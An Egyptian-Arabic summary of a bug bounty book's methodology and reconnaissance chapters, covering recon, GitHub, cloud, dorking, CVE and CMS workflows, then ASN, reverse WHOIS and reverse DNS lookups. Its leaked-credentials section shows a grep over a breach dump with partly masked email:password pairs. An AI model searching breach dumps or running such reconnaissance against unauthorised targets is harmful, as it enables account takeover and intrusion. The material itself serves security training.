
يلا نكمل

CHAPTER 5: METHODOLOGY - WORKFLOWS

حفاظاً علي وقتك وعلي انك تهانت بلا هدف وف الاخر ترجع وتقول
انك مش بتجيب ثغرات ف الاول والاخر انت في منافسه وكل حاجه وايوه فيه القليل من الحظ

في البج باونتي بس لازم بيقى عندك طريقه مش عند اغلب الناس
يعني هتستخدم تول معينه نص الهند بيستخدموها مبروك هتجيب ثغرات ايوه بس مبروك دبلكت
ف المهم هنشوف دلوقتي اسهل طريقه انك ترسم خريطه لشغلك و عليها تبدأ تشتغل وجيب ثغرات

RECON WORKFLOW



دا في الغالب هتشوفه في الميثيدولوجي بتاعه اي شخص

فيه اكيد حاجات كتير ممكن متكونش فاهمها بس متقلقش هنتكلم تحت ف الحاجات دي

خد بالك مش معني ان دي تقليديه انها مش هتجيب ليك ثغرات !لا عادي بس ممكن يكون شخص بدأ ق
بلك بساعتين وعمل نفس اللي انت هتعمله ف الموضوع كدا مرهق صح ؟

طيب خلينا نتكلم عن المصطلحات اللي في الصورة

Domain :

اول ما تحدد تارجت تشتغل عليه لازم في الاول انك تجمع كل الـ Roots بتاعة الشركه اللي انت هتشتغل
ل عليها

ودا طبعا بيختلف من تارجت للتاني وعلي حسب السكوب تقوم رايح مدور
بعد ما تجيب الدومينات تقوم جايب الـ subdomains المرتبطه بالدومينات دي
وفيه تولز كتير ممكن تعمل بيها كدا

بعد كدا تبدأ تعمل DNS resolution علشان تتعرف علي الـ A و الـ NS و الـ MX و الـ CNAME records
لكل تارجت

كل الـ A records المفروض انها تجيب ليك list من الـ IPs اللي تابعه للشركه

CIDR :

بناءً على حجم المنظمه اللي هتكون شغال عليها لا بد وانهم يكونوا عندهم ال CIDR الخاصه بيهم او Classless Inter-
Domain Routing لو معندكش فكره عنها فهي عبارته عن Range من ال IP addresses تنتمي للorg
وعلي الناحيه الثانيه هتقلقي الشركات الصغيره بتتأجر سيرفرات من Third parties vendors
مثلا Rackspace او Amazon web servers (AWS) ولذلك معندهم مش CIDR range
8.244.131.0/24

دا مثال علی کدا

IP:

دلوقتي بقا لما يكون عندك list من ال IPs تحتحتاج انك تعمل عليهم بورت سكان ودي حاجه مهمه جدا علشان تعرف ايه البروتوكولات والخدمات اللي تقدر تتعرف عليهم من السكان او المكشوفه مثلا نتيجته للسكان بتاعك

لو انت معملتش Finger Print لكل ال hosts اللي معاك صدقني كدا هتضيع فرصه

لحصولك علي ثغرات
تقدر تعمل الكلام دا passive عن طريق Third Party scanners او ممكن تعمله Scan بنفسك

الكاتب من وجهة نظره انه يجب يستخدم third parties فيه تارجتس معينه يجب يعملها سكان بنفسه على بورت معين مثلا

وفكره كويسه انك تبدأ تحدد ال geo location وال (ASN) autonomous system number ومثال بسيط علشان تبقي ماشي معنا وفاهم وهو ان فيه ثغرات معينه مثلا زي SSRF علشان تقدر تستغلها بتعتمد على ال host لو هي مثلا موجوده على AWS ف معرفتك بكدا يعني زيادة خطوره

الثغرة وهنتكلم ف الحاجات دي تحت يعنى خليك مكمل ولا تقلق

Web Applications :


هنا وآخر مرحلة في الريبكون وهي انك تاخذ List اللي فيها الـ subdomains والـ list اللي فيها الـ ips وتبدأ تدخل عليهم

fingerprinting , وتعلم

لازم تيقا فاهم ايه هي التكنولوجيا اللي بيشتغلوا عليها في كل endpoint ودي خطوه مهمه جدااا
وبتؤدي ل انك تبدأ في الحصول علي الثغرات
علي سبيل المثال لو انت عرفت ايه هي التكنولوجيا اللي الموقع بيستخدمها ولو مثلا هي WordPress
ف أكيد هتشغل Scanner لا WordPress لو شوفت Apache Structs page فأکید هنا هتبدأ تدور ف
ي ال CVEs على حسب الاصدار

بعد ما تخلص ال footprinting تدخل علي ال content discovery وهو انك تستكشف كل الصفحات اللي في الابلكيشن ودا ببساطه ممكن تعمله عن طريق ال crawling او ممكن تعمل brute force لال Directories على الموقع

ودي كانت ميشيدولوجي بسيطه عن ازاي الريكون بيشغل لما تبدأ تدخل في البج باونتي لازم تبدأ تتعمق اكثر وتعرف ازاي ت master الحكابه دي



GitHub Workflow :

من وجهة نظر كاتب الكتاب انها من افضل الاجزاء اللي بيحب يعملها في الريكون بتاعه وهو انه ببساطه بيدور في الـ GitHub عن اي حاجه ممكن تكون متسربه ازاى ؟
 اثناء تطوير project معين الـ developer ممكن يكون حاطط creds ونسبي يحذفها بعد ما رفعها علي الـ GitHub. وعلشان تتقن الجزء دا انا من راياي انك تشوف الرايتاب بتاع @orwagodfather

<https://orwaatyat.medium.com/your-full-map-to-github-recon-and-leaks-exposure-860c37ca2c82>

وبعدها تشوف الفيديو بتاع

@th3g3ntl3man

https://www.youtube.com/watch?v=l0YsEk_59fQ

نكمل في محتوى الكتاب بقا :

Cloud Workflow :


فيه كثير من الشركات اللي بتمد عملاتها بخدمة الـ cloud ومونها يقوموا بعمل استضافه للبنية التحتية بتاعتهم او

المصطلح اسمه infrastructure زي AWS و Google Cloud و Digital ocean وفيه غيرهم كل الـ providers دول بيقيموا بتوفير نفس الخدمة واللي هي انهم يقوموا باستضافه الـ infrastructure بتاعتك مثال بسيط برضه هو الـ VPS بتاعك كل حاجه بتكون موجوده

عليه بتكون مُستضافه علي الـ Cloud طيب دلوقتي الريكون بتاع Github المفروض انك فهمت ازاى الـ Workflow بتمشي دلوقتي هتعمل ريكون علي


الـ cloud Service ازاى ؟
 خليني في الاول اتكلم عن 3 buckets سوهي عبارة عن مكان لتخزين الملفات وبتعمل كمخزن سحابي اللي هو

cloud storage طيب فيه بعض الشركات دلوقتي بتخلي الـ buckets مافتوحه للـ public وبتسمح للناس انها تحمل ملفات خطيره والكلام هنا مش محصور بس علي AWS كل شركات الـ Cloud ممكن يحصل معاهم نفس الـ misconfiguration



Google Dork Workflow


مبدئياً جوجل دوركينج موجود من زمان جدا وكمان موجود بكذا مصطلح تاني زي (GHDB google hacking database (بيتم استخدام محرك البحث دا علشان يلاقو ثغرات و كمان علشان الـ OSINT وهنفهم اكثر لما نتعمق في الموضوع ف كمل معاي



كمان عن طريق الـ Workflow دي صاحب الكتاب زي قدر يوصل لـ RCE وكمان Creds هنتكلم عنه اكثر تحت

LEAKED CREDENTIALS WORKFLOW

من المعروف والبديهي ان اي حاجه بتؤثر او بتسبب ضرر للشركه او اي بيانات تتسرب للشركه هتكون دي ثغره اي بيانات سواء صور او pdf او حتي لو ملف excel بس انت شايف ان مينفعش حد يشوفه غيرك ساعتها بلغها ك ثغره طيب ممكن تقولي ان الكلام دا مش في السكوب بتاع البروجرام اللي انت هتشتغل عليه ولكن ممكن تجيب creds تخليك بعد كدا تسجل وتبقا كدا وصلت لخطوه اعلي من Leaked Credentials



وزي ما انت شايف هنا كدا وصولك لللايميلات بتاعه الشركه يقدر من خلالها تبحث في مواقع معين هنتكلم عنها وتشوف هل تم تسريب بيانات الحسابات دي ولا ؟ ولو ايوه ف خلاص انت قدرت توصل لبيانات تسجيل الدخول بتاعه الحساب دا زي ما بشمهندس ابراهيم حجازي شرح في بداية الكورس بتاعه الطريقه :


<https://www.youtube.com/watch?v=MUN1CaC-wPE>

```
alex@alex-PowerEdge-R710:/storage/databaseZip$ cat Linkedin.txt | grep "@example.com"
mi @example.com:tes
vo i@example.com:go
mi /example.com:mi
jo @example.com:repl
he @example.com:butter
ma ta_99@example.com:069
ka _tutar_el@example.com:21
ma ano@example.com.br:2457m
Ke thADouglas@example.com:1
yo ick@example.com:wcx
Dr sky@example.com:1135
su nale143@example.com:far
ce i.07@example.com:250
in @example.com:heslohes
tr @example.com:PAAssw
ha 88@example.com:1234
Re @example.com:Rebekal
re jas@example.com:nauy
```

[Exploit Workflows]

NEW CVE WORKFLOW


ودي طريقه مفضله لصاحب الكتاب لانها ببساطه مش بتحصل كل يوم يعني اقصد مش منتشره بالشكل الكبير ولكن م
ش كل يوم مثلا هتلاقي RCE جديده



انت هنا بتدور علي ثغرات ذات خطوره عاليه زي SQL injection و RCE وزي ما قال صاحب الكتاب انها نفعت معاه كت
ير
وزي ما قولنا قبل كذا لازم تكون من اوائل الناس اللي يبلغوها حتي قبل ال blue team ولو الشركه عندها يعني فتلحق تب
لغ بسرعه لو هي موجوده في الشركه يعني بسرعه قبل ما يتعمل ليها patch

Known Exploit/Misconfiguration Workflow

ودا عبارته عن الشئ اللي كل كورسات تعليم الهكر الاخلاقي واللي هو انك تبحث عن الثغرات المعروفه قبل كذا واللي هو
فعلا شئ مهم ان دا يكون في ال Game بتاعتك ولو مش بتركز عليه ف انت فايتك كثير



واللي هو ببساطة انك تعمل fingerprint للassets اللي تابعه للتارجت بتاعك سواء كانوا domains او IPs لو مثلا التارجت بتاعك بيشتغل علي Apache struts هنا انت المفروض تحاول تدور في ثغرات ال Apache وتشوف الاستغلالات اللي حصل عليه

خد بالك انت هنا مش بتدور علي CVEs معمول ليها POCs بس لالا


انت كمان بتدور علي misconfigurations اثناء عمل ال Patch ل CVE الفلانيه

ممکن يحصل misconfiguration ثاني فانت لازم تبقا ملم بكدا


CMS WORKFLOW

دا مشابه جدا لل Known Exploit/Misconfiguration Workflow بس ما عدا اننا بنكون مركزين اكثر علي ال (CMS) content management systems بالاضافه لشركه w3techs اللي هي بتوفر ليك معلومات عن استخدام انواع مختلفه من التقنيات علي الانترنت وطبعا بتشمل ال CMS ولغات البرمجه من الجانب بتاع العميل وكمان


السيرفر الخ ..



هتلاقي هنا ان ال WordPress بيتم استخدامه بنسبة كبيره تتخطي ال 30% لوحده بس ف لازم تبقا ملم برضه بالجانب دا لان فيه شويه ثغرات زي ال Figure



تقريبا نص الـ CMS بيتستخدم ودا يعني انك هتقابله كثير اثناء الشغل بتاعك من الصوره بتفهم اكثر اللي انا بقصده وكمال العمليه دي بتتضمن اكثر ازاي تعرف ال CMS ولو انت مش عارف




اغلب ال black hat hacker بيستخدموا الاسلوب ده فعلىشان كذا اغلب الشركات مش بيخلوه في الس كوب بتاعهم فاتأكد انه في السكوب علىشان ميحصلش مشاكل

وبكدا بقا نبقا خالصنا ال Section 1: Pre-Game واللي اتكلمنا فيه عن مقدمه كويسه للبعج بوانتي وعرفت شويه مصطلحات كويسه وتقدر تاخذ بصه سريعه علي اللي فات اما دلوقتي فهندخل ال Section الثاني واللي هو

SECTION 2: RECONNAISSANCE

CHAPTER 6: RECONNAISSANCE PHASE 1

زي ما اتكلمنا عنه وهو من اهم الخطوات واول خطوه مفروض تعملها واللي ليه دور كبير في احتمالية ان ك تلاقي ثغرات وكمان حاجه ثاني واللي هي لو انت فشلت في انك تعمل الجزء دا كويس كذا فضيعة ع لي نفسك فرصه كبيره في كذا حاجه هتتعرفهم قدام



من رأي صاحب الكتاب ان افضل طريقه لبدايه عمليه الريكون وهي من oxpatrik من الصوره بتشوف ان فيه محور افقي ومحور رأسي


اولا الافقي : هنا الفكره وهي انك تجيب كل ال Assets اللي تبع الشركه واللي هي ممكن تكون acquisitions او CIDR ranges او domains التابعه لنفس الشخص ثانياً الرأسى : اثناء بقا التعامل مع الدومينات اللي انت جبتهم هتلاقىهم بقا بيتقاطعوا في الجزء بتاع الدومين اللي انت اختارته بمعنى مثلا أنت ممكن تجيب ال subdomains التابعه لـ ayhaga.com وبرضه ترجع تجيب ال subdomains التابعه لـ ayhaga.org

CIDR RANGE

المفروض انت عارف يعني ايه CIDR دلوقتى وهو مجموعه من IP Addresses

ASN

برضه نفس الكلام هنتكلم بسرعه لاننا اتكلمنا قبل كذا ASN وهي طريقه لتقديم مجموعات من IPs مين بيملكهم تجميعه ال IPs دي منتشره حول 5 من سجلات الانترنت الاقليمي (RIRs) والي هما AFRINIC, APNI, ARIN, LACNIC, and RIPE NCC بعد كذا بيقوم الموفرين للخدمه دي بتخصيص IP addresses لمنظمات مختلفه بس اكيد طبعا لازم يشتروا الخدمه دي من ال providers بعدين يقدموها ليك كل ال RIRs عندهم الطريقه الخاصه بيهم علشان يقدروا انهم يستعلموا عن قاعدة بيانات المعلومات ال خاصه بيهم ممكن انك تروح لكل واحده منهم لواحدتها او انك تستخدم خدمه اللي بتجمع ليك النتائج دي كلها مع بعض



As Number	As Name	CIDR Range
54115	Facebook Inc	163.114.128.0/24
54115	Facebook Inc	163.114.130.0/23
54115	Facebook Inc	199.201.64.0/22
54115	Facebook Inc	199.201.64.0/24
54115	Facebook Inc	199.201.66.0/23
32934	Facebook, Inc.	31.13.24.0/21
32934	Facebook, Inc.	31.13.64.0/19

يمكن تروح للموقع دا <https://mxtoolbox.com/asn.aspx>

واللي من خلاله هتقدر تعرف الـ ASN بتوع الشركه اللي انت هتشتغل عليها ونفس الكلام لـ CIDR زي ما قولنا ان الشركات الصغيره معندهاش الـ Dedicated CIDR ranges الخاصه بيهم وفالعهاده بيروحوا يستخدموا AWS او Rackspace او غيرهم وهيستضيفوا الممتلكات بتاعتهم عن طريق الـ IP (ISP) internet service provider من خلال المعلومات دي ممكن تعرف ايه هي الـ machines المستضافه هناك

REVERSE WHOIS

ملحوظه كمان علشان تقدر انك تلاقى الـ assets بتوع المنظمه وهي انك تشوف الدومينات اللي الشركه اشترتها

خلينا نتعمق اكتر، لما الشركه بتسجل دومين المعلومات دي بتروح تتحفظ علي الـ whois database والمعلومات دي بتحتوي علي حاجات كتيره منها registers name, address, email وغيرهم طبعا

فكده من البديهي وهو ان بحثك في قاعده البيانات دي هتلاقي كل الـ domains اللي الشركه قامت بتسجيلها او شرائها او حجزها ليهم والمعني الاصح registered by the email *.example.com ولكن بعض الشركات بتقوم باستخدام whois guard علشان تخبي معلوماتها ولكن فيه شركات كتير بتنسي تعمل كدا

خد بالك ان فيه شركات كتير عندها سكوب معين مينفعش انك تتخطاه ولكن زي ما بقولك كدا ان انت دلوقتي مفروض بتشتغل علي سكوب كبير ولازم تعرف كل حاجه ولكل تارجت طريقه من البحث طبعا

وفيه طبعا كتير من المصادر الاونلاين اللي بتراقب whois database علشان تحللها

احنا طبعا نقدر نستخدم الخدمات دي علشان نجيب الدومينات اللي الشركه امتلكتها والي هي تابعه لن فس المنظمه

The screenshot shows the ViewDNS.info website with the 'Reverse Whois Lookup' tool. The search input is 'facebook.com'. The results show 560 domains, with the first 500 listed below. A red box highlights the first 10 domains in the table.

Domain Name	Creation Date	Registrar
1-facebook.com	2016-04-20	GODADDY.COM, LLC
3g-facebook.com	2017-06-17	TURNCOMMERCE, INC. DBA NAMEBRIGHT.COM
3m-rsj.com	2013-09-02	PSI-USA, INC. DBA DOMAIN ROBOT
3ut.us	2011-05-10	GMO INTERNET, INC. D/B/A ONAMAE.COM
83728763471r714e4182r1d223e2-noreply-facebook.com	2018-07-15	GODADDY.COM, LLC
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
access-facebook.com	2009-05-29	GODADDY.COM, LLC
account-security-facebook.com	2018-02-16	ASCIO TECHNOLOGIES, INC. DANMARK - FILIAL AF ASCIO TECHNOLOGIES, INC. USA

<https://viewdns.info/reversewhois/>

الخدمة دي بتمتلك بيانات تاريخيه لل whois علشان تلاقى الدومينات اللي تم تسجيلها من قبل الشركه باستخدام نفس الايمال زي ما هو باين في الصورة كدا ودا ببساطه كان ال whois reverse

REVERSE DNS

خليني بقا اقولك ياشا ان بدون ال Domain Name System (DNS) مش هنعرف اننا نربط ال IPs بالدومينات روح شوف جوجل لو متعرفش يعني ايه DNS طيب ايه اللي بيحصل ؟ دلوقتي ال DNS Record بيحتوي علي العديد من المعلومات اللي ممكن تستخدمها علشان تربط الدومينات ببعض لو الدومينات دي بتتشارك مع بعضها نفس ال A, NS, and MX records اذا فهي من الممكن انهم يكونوا مملوكين من نفس الشخص دلوقتي بقا تروح نستخدم ونبحث عن طريق Reverse IP و Reverse Name Server و Reverse Mail Server علشان نشوف الدومينات دي

زي ما اتكلمنا عن ال reverse whois فهنتكلم عن كل واحده فيهم

REVERSE NAME SERVER

الشركات الكبيره غالبا ما بيستضيفوا اسماء السيرفرات بتاعتهم فبكدا هيقدرنا انهم يسيروا الترافيك ل ال Ip الصح علشان تفهم الموضوع اكثر .. السيرفرات دي بيتم عمل ال configuration عن طريق المنظمه اللي بتمتلكهم يعني مثلا شركه ميكروسوفت معندهاش دومينات بتشير للفيس بوك وهقولك المصطلح بالانجليزي لان هتقابله كتير لما تيجي مثلا تفهم ال subdomain takeover وهو "domain pointing to a Facebook name server must be owned by Facebook" يعني الدومين اللي بيشير للفيس بوك لازم انه يكون مملوك لشركه الفيس بوك

```
alex@alex-PowerEdge-R710:~$ nslookup -type=NS facebook.com
Server:          127.0.1.1
Address:         127.0.1.1#53

Non-authoritative answer:
facebook.com     nameserver = b.ns.facebook.com.
facebook.com     nameserver = a.ns.facebook.com.
```

لو اخدت بالك فيه ملاحظه خد بالك منها ال name server مش بيشار لاسم سيرفر عام زي مثلا "ns1.godaddy.com"

فيه الكثير من الدومينات اللي بتشار ل GoDaddy nameservers فلأزم تعرف ان دا generic name server فيه ناس كتير بتستخدمه حاجه عامه يعني

